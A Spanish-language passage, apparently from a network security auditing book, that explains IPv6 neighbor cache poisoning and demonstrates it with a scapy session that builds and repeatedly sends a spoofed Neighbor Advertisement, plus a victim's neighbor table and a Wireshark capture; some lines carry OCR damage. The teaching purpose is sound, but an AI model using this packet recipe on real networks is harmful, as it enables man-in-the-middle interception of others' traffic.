El escenario es el siguiente:

- Existe una máquina X la cual quiere comunicarse con la máquina Z.
- El atacante representa la máquina Y.
- El atacante utilizará el protocolo *Neighbor Advertisement* y *Neighbor Discovery* para llevar a cabo el ataque.

Cuando el equipo X quiera comunicarse con el equipo Z necesitará conocer la dirección física del equipo Z. Para obtenerla en una red IPv6 utilizará un mensaje ICMPv6 de tipo *Neighbor Solicitation* a una dirección IPv6 de tipo *multicast*. En esta dirección todos los nodos de la red escucharán e intentarán identificarse. La dirección IPv6 tiene el siguiente formato "ff02::1:ffXX:YYZZ", siendo XXYYZZ los últimos tres *bytes* de la dirección IPv6 con la que se quiere comunicar. La máquina Z contesta a la máquina X con un mensaje ICMPv6 de tipo *Neighbor Advertisement* donde se envía la información necesaria para la comunicación.

Entendiendo el comportamiento, similar al del protocolo ARP en redes IPv4, la máquina Y realizará el ataque mediante el envío de mensajes ICMPv6 de tipo *Neighbor Advertisement* indicando a la víctima que la dirección de un nodo legítimo se corresponde con la del atacante.

No existe ningún mecanismo en la implementación de IPv6 que impida que el atacante pueda enviar este tipo de mensajes, no existe la autenticación en este protocolo. Por este hecho, después de la recepción del mensaje malicioso las cachés de la máquina X y Z estarán *spoofeadas*.

Para realizar el envenenamiento de la tabla de vecinos que tiene un equipo se utilizará la herramienta *scapy*, con la que se pueden generar distintos paquetes según quiera configurar el atacante. La versatilidad y flexibilidad de la herramienta es enorme, proporcionando al auditor la posibilidad de generar cualquier tipo de tráfico, configurando incluso el número de repeticiones e intervalos en los envíos de los paquetes.

La víctima es un equipo con *Microsoft Windows 7* y en la imagen se puede visualizar como mediante la ejecución de la instrucción *netsh interface ipv6 show neighbors* se obtiene la tabla de vecinos, es decir, las direcciones IPv6 asociadas a una dirección física. En otras palabras, la "tabla de vecinos" es similar a la tabla ARP, en la práctica es el equivalente.

```
C:\Users\Administrador>netsh interface ipv6 show neighbors

Interfaz 1: Loopback Pseudo-Interface 1

Dirección de Internet                              Dirección física   Tipo
-------------------------------------------------  -----------------  -----------
ff02::c                                                               Permanente
ff02::16                                                              Permanente
ff02::1:2                                                             Permanente

Interfaz 13: Conexión de área local* 6

Dirección de Internet                              Dirección física   Tipo
-------------------------------------------------  -----------------  -----------
ff02::16                                           255.255.255.255:65535  Permanente

ff02::1:2                                          255.255.255.255:65535  Permanente

Interfaz 11: Conexión de área local

Dirección de Internet                              Dirección física   Tipo
-------------------------------------------------  -----------------  -----------
ff02::2                                            33-33-00-00-00-02  Permanente
ff02::c                                            33-33-00-00-00-0c  Permanente
ff02::16                                           33-33-00-00-00-16  Permanente
ff02::1:2                                          33-33-00-01-00-02  Permanente
ff02::1:3                                          33-33-00-01-00-03  Permanente
ff02::1:ffea:aa0c                                  33-33-ff-ea-aa-0c  Permanente
```

Imagen 08.13: Consulta de tabla de vecinos en *Windows 7.*

ra arrancar *scapy* se debe ejecutar la instrucción que lleva su nombre, tal y como se puede ıualizar en la imagen.

ıa vez arrancado el intérprete, se generará el paquete por capas, para que sea más intuitivo se ɜará el paquete de las capas inferiores, *(Ethernet),* a las más altas, finalizando el paquete en la nfiguración del protocolo ICMPv6.

```
root@kali:~# scapy
INFO: Can't import python gnuplot wrapper . Won't be able to plot.
WARNING: No route found for IPv6 destination :: (no default route?)
Welcome to Scapy (2.2.0)
>>> ls(Ether)
dst        : DestMACField        = (None)
src        : SourceMACField      = (None)
type       : XShortEnumField     = (0)
>>> ether=(Ether(dst='08:00:27:44:cd:2a',src='08:00:27:f4:8e:1f'))
>>> ipv6=IPv6(src='fe80::a00:27ff:fef4:8e1f',dst='fe80::9fc:8a4:52ea:aa0c'
...
KeyboardInterrupt
>>> ipv6=IPv6(src='fe80::a00:27ff:fef4:8e1f',dst='fe80::9fc:8a4:52ea:aa0c')
>>> na=ICMPv6ND_NA(tgt='fe80::a00:27ff:fef4:8e1f',R=0, S=1)
>>> lla=ICMPv6NDOptsDstLLAddr(lladdr='08:00:27:f4:8e:1f')
Traceback (most recent call last):
  File "<console>", line 1, in <module>
NameError: name 'ICMPv6NDOptsDstLLAddr' is not defined
>>> lla=ICMPv6NDOptDstLLAddr(lladdr='08:00:27:f4:8e:1f')
>>> █
```

Imagen 08.14: Generación paquete IPv6 con *scapy.*

na vez generado el paquete se puede visualizar un resumen de éste y repasar que la configuración correcta. En el caso de las direcciones IPv6 se debe tener claro cuál es la que se quiere *spoofear* indicarlo en el paquete IPv6.

```
>>> (ether/ipv6/na/lla).display()
###[ Ethernet ]###
  dst= 08:00:27:44:cd:2a
  src= 08:00:27:f4:8e:1f
  type= 0x86dd
###[ IPv6 ]###
     version= 6
     tc= 0
     fl= 0
     plen= None
     nh= ICMPv6
     hlim= 255
     src= fe80::a00:27ff:fef4:8e1f
     dst= fe80::9fc:8a4:52ea:aa0c
###[ ICMPv6 Neighbor Discovery - Neighbor Advertisement ]###
        type= Neighbor Advertisement
        code= 0
        cksum= None
        R= 0
        S= 1
        O= 1
        res= 0x0
        tgt= fe80::a00:27ff:fef4:8e1f
###[ ICMPv6 Neighbor Discovery Option - Destination Link-Layer Address ]###
           type= 2
           len= 1
           lladdr= 08:00:27:f4:8e:1f
>>> sendp(ether/ipv6/na/lla, iface='eth0', loop=1, inter=5)
```

Imagen 08.15: Visualización del paquete generado y envío de éste.

Por último, para comprobar que los *neighbor advertisement* están llegando se realiza una captura con *Wireshark* en el equipo de la víctima, y se puede visualizar como el paquete generado con *scapy* está llegando y engañando al sistema operativo.

```
6 10.013860  fe80::a00:27ff:fef4:8 fe80::9fc:8a4:52ea:aa ICMPv6   Neighbor advertisement
⊞ Frame 6 (86 bytes on wire, 86 bytes captured)
⊟ Ethernet II, Src: CadmusCo_f4:8e:1f (08:00:27:f4:8e:1f), Dst: CadmusCo_44:cd:2a (08:00:27:44:cd:2a)
  ⊞ Destination: CadmusCo_44:cd:2a (08:00:27:44:cd:2a)
  ⊞ Source: CadmusCo_f4:8e:1f (08:00:27:f4:8e:1f)
    Type: IPv6 (0x86dd)
⊟ Internet Protocol Version 6
  ⊞ 0110 .... = Version: 6
    .... 0000 0000 .... .... .... .... .... = Traffic class: 0x00000000
    .... .... .... 0000 0000 0000 0000 0000 = Flowlabel: 0x00000000
    Payload length: 32
    Next header: ICMPv6 (0x3a)
    Hop limit: 255
    Source: fe80::a00:27ff:fef4:8e1f (fe80::a00:27ff:fef4:8e1f)
    Destination: fe80::9fc:8a4:52ea:aa0c (fe80::9fc:8a4:52ea:aa0c)
⊟ Internet Control Message Protocol v6
    Type: 136 (Neighbor advertisement)
    Code: 0
    Checksum: 0xce4e [correct]
  ⊟ Flags: 0x60000000
      0... .... .... .... .... .... .... .... = Not router
      .1.. .... .... .... .... .... .... .... = Solicited
      ..1. .... .... .... .... .... .... .... = Override
    Target: fe80::a00:27ff:fef4:8e1f
  ⊟ ICMPv6 Option (Target link-layer address)
      Type: Target link-layer address (2)
      Length: 8
      Link-layer address: 08:00:27:f4:8e:1f
```

Imagen 08.16: *Neighbor Advertisement spoofeado* que llega a la víctima.



Índice alfabético

Índice de imágenes

■ ■ ■